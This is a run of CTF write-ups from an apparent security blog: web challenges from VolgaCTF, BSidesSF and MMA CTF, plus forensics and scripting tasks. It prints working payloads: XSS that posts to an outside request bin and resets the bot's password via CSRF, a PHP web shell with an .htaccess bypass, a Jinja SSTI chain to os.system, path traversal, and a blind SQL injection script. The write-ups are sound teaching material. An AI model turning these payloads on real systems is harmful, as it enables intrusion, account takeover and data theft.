Showing posts with label server. Show all posts

Monday, March 27, 2017

VolgaCTF 2017 Quals - Corp News (300)


Challenge Description:

We have created an excellent service for obtaining corporate news. You never know the secret information
corp-news.quals.2017.volgactf.ru
corp-news2.quals.2017.volgactf.ru

Hints

Some errors may shed light on what is there on the backend

This challenge was a lot of fun, it was a mix of 2 bugs and required a little recon to find out more about the technology on the server.

First, when poking around the server, it displayed errors in the standard NodeJS Express way, so we could assume for now it's running a Node server. Ex.:

http://corp-news.quals.2017.volgactf.ru/unknown-page

Cannot GET /unknown-page


Next we started looking at the cookies, this is where it got a little odd. We know the server is running Node & Express, why is there a cookie called PHPSESSIONID? What kind of mad world are we living in?!

PHPSESSID=s%3AtUPAeIpyJ6fxkjO495aXXk8uoeBLiPMx.oOGUyrAXrM%2FDwbeidRiY3WMVuYTLZOF1QdBX5uZnOiA

It turns out this had nothing to do with the rest of the challenge, maybe just a strange developer decision to keep similar names when dealing with sessions...


Once we're logged in, it redirects us to a profile page, the only feature on this page is a button to change our own password. There doesn't seem to be any apparent reason we would want to do this initially. Looking at the source it seemed fairly standard, the one interesting part to note is that there was some sort of CSRF token being passed to the backend for this page.


Home doesn't have much on it, so the next page to look at is News.


On the News page we get a small welcome message with a randomly generated username, a comment submission and a button to retrieve "private news".  Reading private news sounds like an attractive target, so let's start there.  When clicking this button we get a message written below saying:

Please, set debug header true, becouse the app in developing state:)


They want us to set some debug header, so let's see what we can modify. Initially we tried many different ideas. Sending HTTP headers, including 'debug=true', or 'debug:true' in the data of the post request, visiting News with ?debug=true, etc. It really came down to understanding what type of backend was setup.

First looking at the request in the front-end code, we can see some opportunities for modification:

...
<button onclick="loadNews()" class="btn btn-primary">Read private news</button>
...

function loadNews() {
    var data = {
    'resultFormat': 'text'
    }
    $.ajax({
        type: 'POST',
        url: '/news',
        contentType: "application/json",
        data: JSON.stringify(data),
        success: function(data){
            $('#private_news').text(data['message']);
            $('#private_news').show(0).delay(1500).hide(0);
        },
        error: function (xhr, ajaxOptions, thrownError) {
            data = JSON.parse(xhr.responseText);
            $('#private_news_error').text('Error: ' + data['message']);
            $('#private_news_error').show(0).delay(1500).hide(0); 
        }       
    });
}

If we copy this function into the developer console and remove 'text' from the 'resultFormat' in data, we start to see an interesting error:

Error: `result_format` (texsdfsdft) is not recognized, ('auto', 'json', 'jsonp', 'text', and 'binary' are allowed).


When looking up '"result_format" javascript nodejs' on Google we find this issue on GitHub: https://github.com/rethinkdb/docs/issues/306#issuecomment-44475230

Under Optargs, this mentions: 'result_format=( text | json | jsonp | auto ): choose how to format the result (see below); default="auto"'

This looks very familiar! It sounds like we're working with RethinkDB on the backend!

Looking at the ReQL command reference on rethinkdb's site, we see the same options reflected back in the error - https://www.rethinkdb.com/api/javascript/http/#general-options

This was nice when verifying we were really working with RethinkDB. Any keys added to data which were invalid, would throw, otherwise it would silently succeed. Displaying the adjacency between our dynamic tests and the documentation.

The interesting part of the ReQL documentation was the Request Options, this showed us a place for headers & db query params:
https://www.rethinkdb.com/api/javascript/http/#request-options

method: HTTP method to use for the request. One of GET, POST, PUT, PATCH, DELETE or HEAD. Default: GET.
auth: object giving authentication, with the following fields:
type: basic (default) or digest
user: username
pass: password in plain text
params: object specifying URL parameters to append to the URL as encoded key/value pairs. { query: 'banana', limit: 2 } will be appended as ?query=banana&limit=2. Default: no parameters.
header: Extra header lines to include. The value may be an array of strings or an object. Default: Accept-Encoding: deflate;q=1, gzip;q=0.5 and User-Agent: RethinkDB/.
data: Data to send to the server on a POST, PUT, PATCH, or DELETE request. For POST requests, data may be either an object (which will be written to the body as form-encoded key/value pairs) or a string; for all other requests, data will be serialized as JSON and placed in the request body, sent as Content-Type: application/json. Default: no data will be sent.


The params feature would be great to control, unfortunately this did not work in this situation, and wasn't the intended target for this application. The key 'header' is very interesting for us, it allows us to inject custom headers which RethinkDB may use for various purposes. In this case, we're adding the custom debug flag:

function loadNews() {
    var data = {
      'resultFormat': 'text',
      'header': {
         'debug': 'true'
      }
    };
    $.ajax({
        type: 'POST',
        url: '/news',
        contentType: "application/json",
        data: JSON.stringify(data),
        success: function(data){
            $('#private_news').text(data['message']);
            $('#private_news').show(0).delay(1500).hide(0);
        },
        error: function (xhr, ajaxOptions, thrownError) {
            data = JSON.parse(xhr.responseText);
            $('#private_news_error').text('Error: ' + data['message']);
            $('#private_news_error').show(0).delay(1500).hide(0); 
        }       
    });
}


After loading this new patch, we can see it returns a different response:

VolgaCTF is an international inter-university cybersecurity competition organised by a group of IT enthusiasts based in Samara, Russia.VolgaCTF 2017 Quals is an online competition. Top teams will be invited to participate in VolgaCTF 2017 Finals, which will be held in Samara, Russia.Registration for the competition will be opened at the end of February.

This was very nice to see, some progress that we're moving forward. Next let's look at the comment form.

When sending a standard comment, a small flash message pops up and disappears, nothing else noticeable happens.

Thank you, for your answer, my friend!:)

This seems like a good place to test for XSS. After setting up a small remote server, we can see the request go through.

For this article, I'll be setting up small tests on https://requestb.in/ to test it out again (very useful for this situation).

First we send a very simple XSS test to fingerprint the browser and figure out what we're working with:

<script src="http://corp-news.quals.2017.volgactf.ru/public/vendor/bower_components/jquery/jquery.js"></script>
<script>
  $.post("http://requestb.in/wtmd3swt", "SUCCESS!")
</script>

This returns the following values (including the success message):

Connect-Time: 1
X-Request-Id: 034f6890-6cc8-429a-9408-1f8cd4720112
Accept: */*
Cf-Visitor: {"scheme":"http"}
Total-Route-Time: 0
User-Agent: Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/538.1 (KHTML, like Gecko) PhantomJS/2.1.1 Safari/538.1
Host: requestb.in
Cf-Connecting-Ip: 77.244.214.227
Accept-Encoding: gzip
Accept-Language: en-US,*
Via: 1.1 vegur
Origin: http://127.0.0.1:3000
Cf-Ray: 34604e8380f74f38-DME
Content-Length: 8
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Connection: close
Referer: http://127.0.0.1:3000/bot
Cf-Ipcountry: RU

There were Three notable pieces of information here. First was that this came from an automated PhantomJS browser. Second was the referrer mentioning the term bot as well as the idea that the bot was most likely on the same box as the server: 'http://127.0.0.1:3000/bot'. The third chunk of information was that this server was running on port 3000, not what we expect since we originally visited the application over port 80. If we check port 300 it does exist on the server (without many of the resources) - http://corp-news.quals.2017.volgactf.ru:3000/

So we have some randomly created user (and their name from the comment box) running our script, maybe we should go back to that profile section and see if we can change this user's password?

With a simple script we can pull the profile page for the bot at '/lk' and check the CSRF token setup. Taking this token we can pass it along to the '/change_password' route and send a success or failure message to another request bin - https://requestb.in/1hvn43r1?inspect

<script src="http://corp-news.quals.2017.volgactf.ru/public/vendor/bower_components/jquery/jquery.js"></script>
<script>
var SERVER = 'http://requestb.in/1hvn43r1';
var P = "__s0m3Passw0rdH3r3__";

$.get('/lk', function(d) {
  var t = $(d).find('.control-group .invisible').text();
  var data = { "new_password": P, "confirm_password": P, "token": t };
  $.ajax({
    type: 'POST',
    url: '/change_password',
    contentType: 'application/json',
    data: JSON.stringify(data),
    success: function(xhr) {
      $.post(SERVER, 'SUCCESS!!!');
    },
    error: function(xhr) {
      $.post(SERVER, 'ERRZ');
    }
  });
});
</script>


Looks like it worked! Now we can login as this user!

Immediately we see a difference after we login:

It looks like we've got a 'secret' header value to try out.  Let's go back to the News section and insert it into the header section.

Setting the loadNews() function up again with the new 'secret' value:

function loadNews() {
    var data = {
      'resultFormat': 'text',
      'header': {
         'secret': 'asdJHF7dsJF65$FKFJjfjd773ehd5fjsdf7',
         'debug': 'true'
      }
    };
    $.ajax({
        type: 'POST',
        url: '/news',
        contentType: "application/json",
        data: JSON.stringify(data),
        success: function(data){
            $('#private_news').text(data['message']);
            $('#private_news').show(0).delay(1500).hide(0);
        },
        error: function (xhr, ajaxOptions, thrownError) {
            data = JSON.parse(xhr.responseText);
            $('#private_news_error').text('Error: ' + data['message']);
            $('#private_news_error').show(0).delay(1500).hide(0); 
        }       
    });
}


And we have the flag!

VolgaCTF{rethinkdb_nearly_without_nosqlInj_and_some_clientside}


Sunday, March 26, 2017

VolgaCTF 2017 Quals - SharePoint (200)


This CTF was a lot of fun, we ended up solving six challenges and landing in the top 100 which didn't seem too bad for 1-2 of us playing. Also learned about a few topics in the process.

SharePoint was a web challenge which starts out with a login form. Most of the web challenges consisted of a similar authentication method. Simply login with any creds you'd like to use (restricted to regular expression with length > 7), and it'll register / sign-in to that user account, probably setup this way for simplicity.



After logging in, we're presented with a web application that allows you to upload and share files with other users.

The first thought on a web application like this is: File Upload -> LFI. It turns out this was exactly what it was, with a small twist.

Uploading the obvious example, a php web-shell caused an error to be displayed.  It probably filters based on filename extension, such as php, html, etc.  Uploading the web shell as a png seemed to work, but the server wouldn't execute php in this file by default.

Looking at the share functionality we could see that it just performs a php copy() operation from one user's files directory to another.  It also seemed as if we could traverse up the directory structure to pull files such as ../../index.php, ../../.htaccess, etc.  Unfortunately during the challenge we didn't find an easy way to read these files, so this wasn't very helpful.

What we can do is setup our own .htaccess file since we have control over a full directory and the names / content of the files uploaded do not change. We may also want to see the directory contents and add our own executable php format to the server to get around the file extension restriction. To do this we can add the following rules to a small .htaccess file and upload it to the server:

Options +Indexes
AddHandler application/x-httpd-php .vv
AddType application/x-httpd-php .vv
AddType application/x-httpd-php5 .vv

We'll also upload a very simple web shell to the server to get code exection:

<pre><?php echo system($_GET['c']); ?></pre>


Visiting the link to the shell and passing in a command seems to work:
http://share-point.quals.2017.volgactf.ru/files/vvvvv/s.vv?c=uname+-a

Linux cs76582 4.4.0-66-generic #87-Ubuntu SMP Fri Mar 3 15:29:05 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux


Now to look for something more interesting, the flag:
http://share-point.quals.2017.volgactf.ru/files/vvvvv/s.vv?c=find+/+-type+f+|+grep+flag

...
/opt/flag.txt
...

There were many files listed, a hint mentioned the flag was in an 'optimal' location, referencing /opt.
Checking out this file (/opt/flag.txt), we get:

http://share-point.quals.2017.volgactf.ru/files/vvvvv/s.vv?c=cat+/opt/flag.txt

VolgaCTF{AnoTHer_apPro0Ach_to_file_Upl0Ad_with_PhP}


Loved this challenge, and learned a little about Apache rules in the process!

Tuesday, February 14, 2017

BSidesSF 2017 - Web: Zumbo


The Google & Synack sponsored BSidesSF CTF was fantastic this year! From easier challenges to difficult, and some very innovative for challenges, it was a lot of fun to play!


Zumbo 1 (20)


On Zumbo we start off on the route 'index.template' - http://zumbo-8ac445b1.ctf.bsidessf.net/index.template

Attempting to hit robots.txt, we get this odd message: [Errno 2] No such file or directory: u'robots.txt'

The python unicode string instantly stuck out identifying this as a python backend.

Looking at the source of index.template, we get this nice comment towards the bottom:

<!-- page: index.template, src: /code/server.py -->

Next, it was time to check out server.py to see if it exists, visiting http://zumbo-8ac445b1.ctf.bsidessf.net/server.py we get:

import flask, sys, os
import requests

app = flask.Flask(__name__)
counter = 12345672


@app.route('/')
def custom_page(page):
    if page == 'favicon.ico': return ''
    global counter
    counter += 1
    try:
        template = open(page).read()
    except Exception as e:
        template = str(e)
    template += "\n\n" % (page, __file__)
    return flask.render_template_string(template, name='test', counter=counter);

@app.route('/')
def home():
    return flask.redirect('/index.template');

if __name__ == '__main__':
    flag1 = 'FLAG: FIRST_FLAG_WASNT_HARD'
    with open('/flag') as f:
            flag2 = f.read()
    flag3 = requests.get('http://vault:8080/flag').text

    print "Ready set go!"
    sys.stdout.flush()
    app.run(host="0.0.0.0")


And with that, we've already completed Zumbo 1! Dropping the flag:

FLAG: FIRST_FLAG_WASNT_HARD


Zumbo 2 (100)


The next flag was located in the file /flag on the server. This next part was solved by a team-mate very quickly, but here's how it was done:

http://zumbo-8ac445b1.ctf.bsidessf.net/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f/flag

FLAG: RUNNER_ON_SECOND_BASE

This was just urlencoded directory traversal, nice! :) So now we can read any file on the server as well.


Zumbo 3 (250)

This next part ended up taking a while to complete.  Because there was a load balancer setup on the server, it added an element of difficulty to read & write files using two commands.

In the beginning of this blog post we see that there's the python unicode strings being dumped to the page:

[Errno 2] No such file or directory: u'robots.txt'


This comes from this section in the code:

    try:
        template = open(page).read()
    except Exception as e:
        template = str(e)

It's nice we're able to get some output from the server. After a few attempts checking string escaping, we look elsewhere. Stumbling on a few blog posts about python server exploitation was invaluable. The main ones we ended up referring to were:

Part II of the article from nvisium turned out to be the intended solution.  After trying that one out multiple times and failing, I ended up doing it the hard way, which is what I'll be describing in this post.

All of these articles are about SSTI or Server Side Template Injection.

Here's a very basic example of this:

http://zumbo-8ac445b1.ctf.bsidessf.net/{{ 1+1 }}

Which results in the following:

[Errno 2] No such file or directory: u'2'


So we can execute some python! Great! Although we don't have access to everything because of the context of the templating engine. For example:

http://zumbo-8ac445b1.ctf.bsidessf.net/{{ print("hello") }}

Results in an ISE:

Internal Server Error

The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.


We can still work with this though. The third article linked was invaluable for stepping through the process, similar to other CTF challenges with python jails.

Looking at an empty string's __mro__ we can access the following classes:

http://zumbo-8ac445b1.ctf.bsidessf.net/{{ ''.__class__.__mro__ }}

[Errno 2] No such file or directory: u"(<type str="">, <type basestring="">, <type object="">)"


Now we can dive into the object class and grab a few other modules, with this we get quite a lot:

http://zumbo-8ac445b1.ctf.bsidessf.net/{{ ''.__class__.__mro__[2].__subclasses__() }}


[Errno 2] No such file or directory: u"[
<type 'type'>,
 <type 'weakref'>,
 <type 'weakcallableproxy'>,
 <type 'weakproxy'>,
 <type 'int'>,
 <type 'basestring'>,
 <type 'bytearray'>,
 <type 'list'>,
 <type 'NoneType'>,
 <type 'NotImplementedType'>,
......

What we're now looking for in here is the method 'warnings.catch_warnings'. This contains linecache which uses os. The os module contains the os.system method, which for us means RCE.

This ends up being at index 59:

http://zumbo-8ac445b1.ctf.bsidessf.net/{{ ''.__class__.__mro__[2].__subclasses__()[59] }}

[Errno 2] No such file or directory: u"<class 'warnings.catch_warnings'>"

Continuing this treasure hunt to find the index of a module inside the list of subclasses & func_globals we land on system:

http://zumbo-8ac445b1.ctf.bsidessf.net/{{ ''.__class__.__mro__[2].__subclasses__()[59].__init__.func_globals.linecache.__dict__.values()[12].__dict__.values()[144] }}

[Errno 2] No such file or directory: u""

Now we can call this with any command!  Let's just curl that url as they do in the python server.py script:

http://zumbo-8ac445b1.ctf.bsidessf.net/{{ ''.__class__.__mro__[2].__subclasses__()[59].__init__.func_globals.linecache.__dict__.values()[12].__dict__.values()[144]('curl http://vault:8080/flag') }}

[Errno 2] No such file or directory: u"0"

Unfortunately the stdout doesn't get redirected to us in this case, but that's okay, we can just check a file.

http://zumbo-8ac445b1.ctf.bsidessf.net/{{ ''.__class__.__mro__[2].__subclasses__()[59].__init__.func_globals.linecache.__dict__.values()[12].__dict__.values()[144]('curl http://vault:8080/flag > /tmp/wubalubadubdub') }}

Now using the directory traversal previously (or using the file module exposed on index 40 of object), we can read in the file!

http://zumbo-8ac445b1.ctf.bsidessf.net/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f/tmp/wubalubadubdub

FLAG: BRICK_HOUSE_BEATS_THE_WOLF


This ended up being a little different than the standard technique, it also ended up giving us root on the server instead of just dropping the flag.


Monday, February 6, 2017

AlexCTF 2017 - Forensics & Scripting


Fore3: USB probing (150)


On this challenge we're given a pcap and a description mentioning something is to be found from a USB data transfer. Noticed lots of USB-based pcap challenges on AlexCTF & BITSCTF this year...

One of our agents managed to sniff important piece of data transferred transmitted via USB, he told us that this pcap file contains all what we need to recover the data can you find it ?

fore2.pcap

Firing up wireshark and sorting the packets by size, we can see on the largest one there's a familiar segment in the data section:


Looks like there's a png in here!  By right clicking and selecting "Leftover Capture Data" > "Copy" > "...as Hex Dump" will give us the bytes we need for this challenge.  Throwing that into vim and doing a quick deletion of the first column, then %s/ //g; %s/\n//g will give us one string of hex.  Now we can export the binary data (saved as ./raw) with something like this:


cat ./raw | xargs python -c 'import sys; print sys.argv[1].decode("hex")'  > out1.png

Now we can check out this png for filetype & exif

$ file out1.png
out1.png: PNG image data, 460 x 130, 8-bit/color RGBA, interlaced

$ exiftool out1.png
ExifTool Version Number         : 10.08
File Name                       : out1.png
Directory                       : .
File Size                       : 60 kB
File Modification Date/Time     : 2017:02:06 18:09:03-08:00
File Access Date/Time           : 2017:02:05 19:13:06-08:00
File Inode Change Date/Time     : 2017:02:06 18:09:03-08:00
File Permissions                : rw-r--r--
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 460
Image Height                    : 130
Bit Depth                       : 8
Color Type                      : RGB with Alpha
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Adam7 Interlace
Gamma                           : 2.2
Background Color                : 255 255 255
Pixels Per Unit X               : 2835
Pixels Per Unit Y               : 2835
Pixel Units                     : meters
Modify Date                     : 2016:12:31 19:24:31
Comment                         : Created with GIMP
Warning                         : Corrupted PNG image
Image Size                      : 460x130
Megapixels                      : 0.060


It worked! It's a little corrupted, but as you can see below as we view the image (with alpha fixed), it's good enough to read the flag:


SC1: Math Bot (100)


It is well known that computers can do tedious math faster than human.

nc 195.154.53.62 1337


On this challenge I ended up one of my own tools, PwnUp!  It's a CLI utility for pwntools which allows you to scaffold out a quick client for a remote interactive challenge. Here's a sample run setting up the client for this challenge:


pwnup
[*] Running PwnUp 1.0.6
 [?] Choose a type.
       1) ssh
    2> 2) remote
       3) local
[*] You Chose: remote
host > 195.154.53.62
port > 1337
[+] Opening connection to 195.154.53.62 on port 1337: Done
[*] Press <Ctrl-D> to stop recording ...
[*] Switching to interactive mode
                __________
         ______/ ________ \______
       _/      ____________      \_
     _/____________    ____________\_
    /  ___________ \  / ___________  \
   /  /XXXXXXXXXXX\ \/ /XXXXXXXXXXX\  \
  /  /############/    \############\  \
  |  \XXXXXXXXXXX/ _  _ \XXXXXXXXXXX/  |
__|\_____   ___   //  \\   ___   _____/|__
[_       \     \  X    X  /     /       _]
__|     \ \                    / /     |__
[____  \ \ \   ____________   / / /  ____]
     \  \ \ \/||.||.||.||.||\/ / /  /
      \_ \ \  ||.||.||.||.||  / / _/
        \ \   ||.||.||.||.||   / /
         \_   ||_||_||_||_||   _/
           \     ........     /
            \________________/

Our system system has detected human traffic from your IP!
Please prove you are a bot
Question  1 :
218318831115561303988112386917565 / 13366707491950058576832163796786 =

This dumps the client:

#!/usr/bin/env python
from pwn import *

r = remote('195.154.53.62', 1337)

def main():
  print(r.recvuntil('66707491950058576832163796786 =\n'))
  r.send('16.333029749251356\n')
  r.send('\n')

if __name__ == "__main__":
  main()

The initial client setup has been done, now we just have to generalize the maths. Through a couple iterations, it ended up looking something like this:

#!/usr/bin/env python
from pwn import *

r = remote('195.154.53.62', 1337)

def main():
  for x in range(250):
    print r.recvuntil(' :\n')
    x = r.recvuntil('=\n').replace('=', '')
    print 'Q: {}'.format(x)

    value = 0
    _l, op, _r, _ = x.split(' ')
    _l = int(_l)
    _r = int(_r)

    if op is '+':
      value = _l + _r
    elif op is '-':
      value = _l - _r
    elif op is '*':
      value = _l * _r
    elif op is '%':
      value = _l % _r
    elif op is '/':
      value = _l / _r

    print 'R: {}'.format(value)
    r.sendline('{}'.format(value))

  print r.recvline()
  print r.recvline()
  print r.recvline()
  print r.recvline()

  r.interactive();

if __name__ == "__main__":
  main()


Running this script gives us:

......
Q: 174942629367119018977343151908382 - 15526770931750616720349747677112

R: 159415858435368402256993404231270
Question  247 :

Q: 60323767070161082714762485861860 + 233868579061398884615403732403639

R: 294192346131559967330166218265499
Question  248 :

Q: 249001744992309701987741377654436 + 119589169821601639702529040150239

R: 368590914813911341690270417804675
Question  249 :

Q: 186075071179272307783795940653753 + 205359634338042277068417382152009

R: 391434705517314584852213322805762
Question  250 :

Q: 103090646436160362683705207412345 + 111725961983915005271322948765063

R: 214816608420075367955028156177408
Well no human got time to solve 500 ridiculous math challenges

Congrats MR bot!

Tell your human operator flag is: ALEXCTF{1_4M_l33t_b0t}

Dropping the flag around question 250:

ALEXCTF{1_4M_l33t_b0t}


SC2: Cutie Cat (150)


Usually steganography challenges give me confidence, this one however, did not.  It was still a fun challenge, but I ended up coming back to it and the hint gave away the answer for me.  Initially I had tried many methods, alpha masks, lsb, threshold tweaking / bit layers, xor, etc.  Here is the description with the hint:

yeah steganography challenges are the worst... that's why we got only ~~one ~~ two steganography challenges .
Hint: It scripting because we need a python library to solve the challenge, one that is made in japan.

Searching a bit through the internets for python libraries made in japan, lead me to this page - https://pypi.python.org/pypi?%3Aaction=search&term=japanese

On here, if you search for stego, you find this library - https://pypi.python.org/pypi/steganography/0.1.1

After installing it and running it against the image, it was instant gratification:

$ steganography -d cat_with_secrets.png

ALEXCTF{CATS_HIDE_SECRETS_DONT_THEY}


Again, not the most exciting stego challenge, but I was happy it lead to a moment of recon : )


Wednesday, March 16, 2016

Codegate CTF 2016 - JS_is_not_a_jail (100)


Loved playing Codegate this year, this was a fun challenge, although it went a little quick.


The server was provided in the description:

nc 175.119.158.131 1129


After connecting you get a d8 shell.  Looking this up I quickly learned it was a V8 engine javascript shell.  Found this and a few helpful commands from this post - http://www.sandeepdatta.com/2011/10/using-v8-javascript-shell-d8.html

After playing around a bit, looking for methods similar to node, I just tried one of the methods listed in the blog post above:


d8> quit(1)


This lead to the unintentional way of solving the challenge, but it was quick and I took it.  (Also probably due to my poor ability to read directions right in-front of me)

Here was the result of running the quit command on the server:


  quit(1)
  Traceback (most recent call last):
    File "/home/codegate/wrapper.py", line 14, in 
      p.expect("d8>")
    File "/usr/local/lib/python2.7/dist-packages/pexpect/spawnbase.py", line 315, in expect
      timeout, searchwindowsize, async)
    File "/usr/local/lib/python2.7/dist-packages/pexpect/spawnbase.py", line 339, in expect_list
      return exp.expect_loop(timeout)
    File "/usr/local/lib/python2.7/dist-packages/pexpect/expect.py", line 102, in expect_loop
      return self.eof(e)
    File "/usr/local/lib/python2.7/dist-packages/pexpect/expect.py", line 49, in eof
      raise EOF(msg)
  pexpect.exceptions.EOF: End Of File (EOF). Exception style platform.
  
  command: /usr/bin/v8/d8
  args: ['/usr/bin/v8/d8', '--shell', '/home/codegate/cg.js']
  searcher: None
  buffer (last 100 chars): ''
  before (last 100 chars): ' quit(1)\r\n'
  after: 
  match: None
  match_index: None
  exitstatus: 1
  flag_eof: True
  pid: 13615
  child_fd: 5
  closed: False
  timeout: 30
  delimiter: 
  logfile: None
  logfile_read: ', mode 'w' at 0x7fbc2021d150>
  logfile_send: None
  maxread: 2000
  ignorecase: False
  searchwindowsize: None
  delaybeforesend: 0.05
  delayafterclose: 0.1
  delayafterterminate: 0.1

Ahhh! What a useful traceback, Thank You D8! This makes the challenge a lot easier :D

We can see the executed script for the challenge is:

  args: ['/usr/bin/v8/d8', '--shell', '/home/codegate/cg.js']

or

/usr/bin/v8/d8 --shell /home/codegate/cg.js


So let's check out that file if we can by reading it in d8!

d8> read("/home/codegate/cg.js")

  read("/home/codegate/cg.js")
  "function js_challenge(flag) {
    return function(arr) {
      var random_value = "ac1a39300ce7ee8b6cff8021fd7b0b5caf5bc1c316697bd8f22e00f9fab710d6b8dba23ca80f6d80ca697e7aa26fd5f6";
      var check = "20150303";

      if((arr === null || arr === undefined)) {
        print("arr is null or undefined.");
        return;
      }

      if(!arr.hasOwnProperty('length')) {
        print("length property is null or undefined.");
        return;
      }

      if(arr.length >= 0) {
        print("i think you're not geek. From now on, a GEEK Only!");
        return;
      }

      if(Object.getPrototypeOf(arr) !== Array.prototype) {
        print("Oh.... can you give me an array?");
        return;
      }

      var length = check.length;
      for(var i=0;i<length;i++) {
        arr[i] = random_value[Math.floor(Math.random() * random_value.length)];
      }

      for(i=0;i<length;i++) {
        if(arr[i] !== check[i]) {
          print("Umm... i think 2015/03/03 is so special day.\nso you must set random value to 20150303 :)");
          return;
        }
      }
      print("Yay!!");
      print(flag);
    }
  }

  var challenge100 = js_challenge('flag is \"easy xD, get a more hardest challenge!\"');

  print("[JavaScript Jail]")
  print("let start to type on 'challenge100'")

  "


Flag!

easy xD, get a more hardest challenge!


The flag doesn't lie, as we can see in the source of the challenge, it wouldn't have been that bad the other way either. But still a lot easier just reading the source!

And even though it was the simple route, still had a lot of fun playing around in d8, learning new things and finding a flag.


Sunday, September 6, 2015

MMA CTF 2015 - Login as admin! (30)

On this challenge I took an approach that was probably over-engineered. Used Blind SQLi to find the password of the admin user.


You can login with 'test/test' credentials, which gives you this output:
You are test user.
logout

Let's try logging in with the admin' user.

Initially tried a simple sql injection and it worked immediately:
Username: admin' --
This output was provided, saying we needed to go further by finding the password for the user:
Congratulations!!
You are admin user.
The flag is your password!
logout

This worked without setting the password field, so this makes things easy. Didn't want to attempt dumping the password or joining with the username. So instead went the Blind SQLi route. First tried the initial effort by running:
admin' and password like '%' --
> Success!
admin' and password like 'MMA{%' --
> Success!
admin' and password like 'abcd%' --
> Expected Failure.

Now that we have that out of the way, let's write a python client!
import sys
import requests
import random
import string

url = "http://arrive.chal.mmactf.link/login.cgi"
injection = "admin' and password like '{}' --"

allChars = string.lowercase

solution = "MMA{"

def found(c):
  print "Found! :: {}".format(c)
  print solution

while len(solution) < 80:
  for c in allChars:
    print 'Attempt: {}'.format(c)
    content = requests.post(url, {
      "username": injection.format(solution + c + "%")
    }).content
    if 'invalid' not in content:
      solution += c
      found(c)
      break
    elif c == 'z':
      solution += '_'
      found(c)


After a few cycles, this prints out:
  MMA{cats_alice_band}